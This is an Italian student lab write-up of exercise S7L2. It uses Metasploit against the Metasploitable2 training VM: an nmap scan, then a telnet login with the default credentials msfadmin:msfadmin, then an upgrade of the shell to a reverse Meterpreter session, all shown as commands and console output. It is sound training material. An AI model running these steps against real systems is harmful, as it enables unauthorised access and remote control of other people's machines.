Progetto S7L2 – La fase di exploit: Exploit Telnet con Metasploit
Esercizio di Pratica

INTRODUZIONE

- ✓ Fase 1: Scansione del Servizio Telnet
  Utilizzare Metasploit per analizzare il servizio Telnet sulla macchina Metasploitable, adoperando il modulo auxiliary/scanner/telnet/telnet_version

- ✓ Fase 2: Autenticazione e Creazione della Sessione
  L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizza il modulo auxiliary/scanner/telnet/telnet_login e imposta i seguenti parametri:
  - Il target (RHOSTS).
  - Le credenziali note (USERNAME e PASSWORD).
  - L'opzione STOP_ON_SUCCESS su true.

- ✓ Fase 3: Gestione delle Sessioni
  Verifica le sessioni attive tramite il comando sessions -l. Per interagire con la sessione appena creata, digita sessions -i <ID_sessione>

- ✓ Fase 4: Upgrade della Sessione a Meterpreter
  Metti in background la sessione attiva usando la combinazione di tasti Ctrl+Z e confermando con y alla richiesta. Successivamente, utilizza il modulo post/multi/manage/shell_to_meterpreter per eseguire l'upgrade della sessione a Meterpreter. Controlla le opzioni con il comando show options ed effettua tutte le configurazioni necessarie per completare l'operazione

PRESECUZIONE: Fase 1


Come prima cosa effettuo un ping dalla Macchina Kali Linux alla Metasploitable per accertarmi che possano comunicare

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.2.4
PING 192.168.2.4 (192.168.2.4) 56(84) bytes of data.
64 bytes from 192.168.2.4: icmp_seq=1 ttl=64 time=0.414 ms
64 bytes from 192.168.2.4: icmp_seq=2 ttl=64 time=0.511 ms
64 bytes from 192.168.2.4: icmp_seq=3 ttl=64 time=0.363 ms
^C
── 192.168.2.4 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2043ms
rtt min/avg/max/mdev = 0.363/0.429/0.511/0.061 ms
```


Eseguo il comando nmap -Pn -p- 192.168.2.4 per effettuare uno scan delle porte della Metasploitable2

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p- 192.168.2.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 08:21 -0500
Nmap scan report for 192.168.2.4
Host is up (0.00012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34280/tcp open  unknown
51859/tcp open  unknown
53314/tcp open  unknown
60839/tcp open  unknown
MAC Address: 08:00:27:46:40:BC (Oracle VirtualBox virtual NIC)
```

Avvio Metasploit con in il comando msfconsole:




Ed eseguo search type:auxiliary telnet



Nell'immagine vengono rappresentati i moduli, e imposto: use 14 per il modulo auxiliary/scanner/telnet/telnet_version, nella quale:

use: è il comando in Metasploit che permette di caricare un modulo
auxiliary/scanner/telnet/telnet_version: è il percorso del modulo.

Digito show options, per avere le opzioni del modulo




RHOSTS risulta vuoto, scrivo set RHOSTS 192.168.2.4 (ip Metasploitable2)

E run (avvio)

1.ESECUZIONE: Fase 2

Sul terminale scrivo:back, e riavvio il modulo search type:auxiliary telnet




```
msf auxiliary(scanner/telnet/telnet_version) > back
msf > search type:auxiliary telnet

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank    Check  Description
   -   ----                                                     ---------------  ----    -----  -----------
   0   auxiliary/server/capture/telnet                          .                normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login            .                normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                     2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth       2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                   2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password       .                normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version        .                normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof             2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset            2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21  normal  Yes    Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom                .                normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                  2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerabil
ity
   13  auxiliary/scanner/telnet/telnet_login                    .                normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version                  .                normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow         .                normal  No     Telnet Service Encryption Key ID Overflow Detection

Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow
```

Qui utilizzo il modulo 13 (use13) e vedo le opzioni




```
msf > use 13
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Imposto RHOST 192.168.2.4, set PASSWORD msfadmin, set USERNAME msfadmin, set STOP_ON_SUCCESS true e infine torno sulle opzioni



```
msf > use 13
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Infine run (avvia)

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.2.4:23        - No active DB -- Credential data will not be saved!
[+] 192.168.2.4:23        - 192.168.2.4:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.2.4:23        - Attempting to start session 192.168.2.4:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.2.100:41821 → 192.168.2.4:23) at 2026-01-20 08:47:16 -0500
[*] 192.168.2.4:23        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2. ESECUZIONE: Fase 3

Verifico la sessione appena creata con il comando: sessions

```
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                          Connection
  --  ----  ----   -----------                          ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.2.4:23)  192.168.2.100:41821 → 192.168.2.4:23 (192.168.2.4)
```

All'interno eseguo sessions -1 1 e chiedo chi sono io whoami con risposta msfadmin

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ ^Z
```

3. ESECUZIONE: Fase 4

Metto in background la sessione, e utilizzo il modulo post/multi/manage/shell_to_meterpreter per eseguire l'upgrade della sessione a Meterpreter

```
Background session 1? [y/N]  y
msf auxiliary(scanner/telnet/telnet_login) > use  post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.
```

Imposto set LHOST 192.168.2.100 > Kali Linux

Set sessions 1 e options

```
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.2.100
LHOST ⇒ 192.168.2.100
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST    192.168.2.100    no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on


View the full module info with the info, or info -d command.
```

Inserisco run (avvia)

```
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.2.100:4433
[*] Sending stage (1062760 bytes) to 192.168.2.4
[*] Meterpreter session 2 opened (192.168.2.100:4433 → 192.168.2.4:45553) at 2026-01-20 09:06:13 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

Con sessions -l vedo le sessioni attive, dopo passo alla sessione 2 con sessions -l 2, con sysinfo e getuid le informazioni di sistema e id della Metasploitable2:

```
msf post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                              Connection
  --  ----  ----                   -----------                              ----------
  1         shell                  TELNET msfadmin:msfadmin (192.168.2.4:23)  192.168.2.100:41821 → 192.168.2.4:23 (192.168.2.4)
  2         meterpreter x86/linux  msfadmin @ metasploitable.localdomain      192.168.2.100:4433 → 192.168.2.4:45553 (192.168.2.4)

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: msfadmin
meterpreter >
```